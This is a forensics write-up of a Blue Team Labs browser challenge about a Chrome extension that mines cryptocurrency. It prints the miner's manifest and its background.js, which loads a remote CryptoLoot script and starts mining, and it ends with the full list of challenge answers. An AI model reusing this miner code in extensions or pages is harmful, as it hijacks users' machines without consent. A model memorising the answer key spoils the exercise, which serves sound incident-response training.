

Reference: <https://blueteamlabs.online/home/challenge/browser-forensics-cryptominer-aa00f593cb>

Download the browser dump from here

Browser Forensics - Cryptominer

Our SOC alerted that there is some traffic related to crypto mining from a PC that was just joined to the network. The incident response team acted immediately, observed that the traffic is originating from browser applications. After collecting all key browser data using FTK Imager, it is your job to use the ad1 file to investigate the crypto mining activity.

BrowserHistoryViewer FTK Imager Manual Analysis

Points 10	Difficulty Easy	Solves 2099	OS Windows
---------------------	---------------------------	-----------------------	----------------------

 **Browser Dump**
438 MB Password
btlo **Download File**

Profiles in Google Chrome

Evidence Tree

- BrowserMetrics
- CertificateRevocation
- Crashpad
- Crowd Deny
- Default**
- FileTypePolicies
- Floc
- FontLookupTableCache
- GrShaderCache
- hyphen-data
- MEIPreload
- OnDeviceHeadSuggestModel
- OriginTrials
- npacl
- Profile 1**
- RecoveryImproved
- Safe Browsing
- Safety Tips
- ShaderCache
- SSLErrorAssistant
- Subresource Filter
- SwReporter
- System Profile**
- ThirdPartyModuleList32
- TLSDeprecationConfig
- Webstore Downloads
- WidevineCdm

Custom Content Sources

Analysis in FTK Imager

Name	Size	Type	Date Modified
images	56 (1 KB)	Directory	09/02/2021 15.31.53
_locales	56 (1 KB)	Directory	09/02/2021 15.31.51
_metadata	288 (1 KB)	Directory	09/02/2021 15.31.51
\$I30	4 096 (4 KB)	NTFS Index All...	09/02/2021 15.31.56
Cached Theme.pak	5 963 157 (5.82...)	Regular File	09/02/2021 15.31.56
manifest.json	1 736 (2 KB)	Regular File	09/02/2021 15.31.51

Browser Extension ID

```
{
  "app": {
    "launch": {
      "web_url": "http://atavi.com/browser-themes/?from=chrome-themes&tid=earth_in_space"
    },
    "urls": [ "http://atavi.com/browser-themes/" ]
  },
  "default_locale": "ru",
  "description": "__MSG_appDesc__",
  "key": "HIEBIJANBqkqk1G9w0BAQEFAOCQ8AMIIIBCgKCAQEAh6LJ2ohonK0MndTfJqnOHmOMND8egk3wTQuo4Rt0rzvYu2q6Na3YQkcpnLG19M8zFhNWoU7ENBKlxSDjTksgjNQALRZly",
  "link": "http://atavi.com/browser-themes/",
  "manifest_version": 2,
  "name": "__MSGAppName__",
  "short_name": "Awesome theme for Atavi.com",
  "theme": {
    "colors": {
      "bookmark_text": [ 0, 0, 0 ],
      "frame": [ 230, 230, 230 ],
      "ntp_background": [ 255, 255, 255 ],
      "ntp_link": [ 0, 0, 0 ],
      "ntp_link_underline": [ 0, 0, 0 ],
      "ntp_text": [ 0, 0, 0 ],
      "tab_background_text": [ 0, 0, 0 ],
      "tab_text": [ 0, 0, 0 ],
      "toolbar": [ 228, 228, 228, 0.6 ]
    },
    "images": {
      "theme_frame": "images/theme_frame.png",
      "theme_ntp_background": "images/theme_ntp_background.png",
      "theme_tab_background": "images/theme_tab_background.png",
      "theme_toolbar": "images/theme_toolbar.png"
    },
    "properties": {
      "ntp_background_alignment": "middle",
      "ntp_background_repeat": "no-repeat"
    }
  }
}
```

Theme name


Name	Size	Type	Date Modified
_metadata	528 (1 KB)	Directory	10/02/2021 5.18.24
\$I30	4 096 (4 KB)	NTFS Index All...	10/02/2021 5.18.24
background.js	699 (1 KB)	Regular File	07/11/2017 6.04.28
background.js.FileStack	3 397 (4 KB)	File Stack	
manifest.json	871 (1 KB)	Regular File	10/02/2021 5.18.24
manifest.json.FileStack	3 225 (4 KB)	File Stack	

ID and name of the cryptominer

Description of the cryptominer

```
{  
    "background": {  
        "scripts": [ "background.js" ]  
    },  
    "description": "Allows staff members to mine cryptocurrency in the background of their web browser",  
    "icons": {  
        "16": "16.png"  
    },  
    "key": "MIIIBIjANBgkqhkiG9w0BAQEFAOCASMIIBCgKCAQEAp1BrfOdr9hldFysIWVfr6nkuAD8IShanyW+d1kG1J6RKUWOCMQtjNUv2R+K+wz5pvgnrHZfc5jx+rGN1VPgs3",  
    "manifest_version": 2,  
    "minimum_chrome_version": "9",  
    "name": "DFP Cryptocurrency Miner",  
    "omnibox": {  
        "keyword": "DFP Miner"  
    },  
    "update_url": "https://clients2.google.com/service/update2/crx",  
    "version": "3"  
}
```

Name of the specific javascript and hashes per second



```
background - Notepad  
File Edit Format View Help  
<script src="https://crypto-loot.com/lib/miner.min.js"></script>  
<script>  
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',  
    {  
        threads:3,autoThreads:false,throttle:0.2,  
    }  
);  
miner.start();  
</script>  
<script>  
    // Listen on events  
    miner.on('found', function() { /* Hash found */ })  
    miner.on('accepted', function() { /* Hash accepted by the pool */ })  
  
    // Update stats once per second  
    setInterval(function() {  
        var hashesPerSecond = miner.getHashesPerSecond(20);  
        var totalHashes = miner.getTotalHashes(256000000);  
        var acceptedHashes = miner.getAcceptedHashes();  
  
        // Output to HTML elements...  
    }, 1000);  
</script>
```

Public key associated

A screenshot of a Windows Notepad window titled "background - Notepad". The window contains a block of JavaScript code. A red rectangular box highlights the line of code: "var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',". The code is as follows:

```
File Edit Format View Help<script src="https://crypto-loot.com/lib/miner.min.js"></script><script>var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',{threads:3,autoThreads:false,throttle:0.2});miner.start();</script><script>    // Listen on events    miner.on('found', function() { /* Hash found */ })    miner.on('accepted', function() { /* Hash accepted by the pool */ })    // Update stats once per second    setInterval(function() {        var hashesPerSecond = miner.getHashesPerSecond(20);        var totalHashes = miner.getTotalHashes(256000000);        var acceptedHashes = miner.getAcceptedHashes();    })</script>
```

Solution Screenshot

A screenshot of a challenge submission interface titled "Challenge Submission". The interface lists several questions and their corresponding answers:

- How many browser-profiles are present in Google Chrome? (1 points)
2
- What is the name of the browser theme installed on Google Chrome? (1 points)
Earth in Space
- Identify the Extension ID and Extension Name of the cryptominer (2 points)
egefmleidkolminhjkaomjefheafbbb, DFP Cryptocurrency Miner
- What is the description text of this extension? (1 points)
Allows staff members to mine cryptocurrency in the background of their web browser
- What is the name of the specific javascript web miner used in the browser extension? (1 points)
cryptoloot
- How many hashes is the crypto miner calculating per second? (2 points)
20
- What is the public key associated with this mining activity? (1 points)
b23efb4650150d5bc5b2de6f05267272cada06d985a0
- What is the URL of the official Twitter page of the javascript web miner? (1 points)
twitter.com/CryptoLootMiner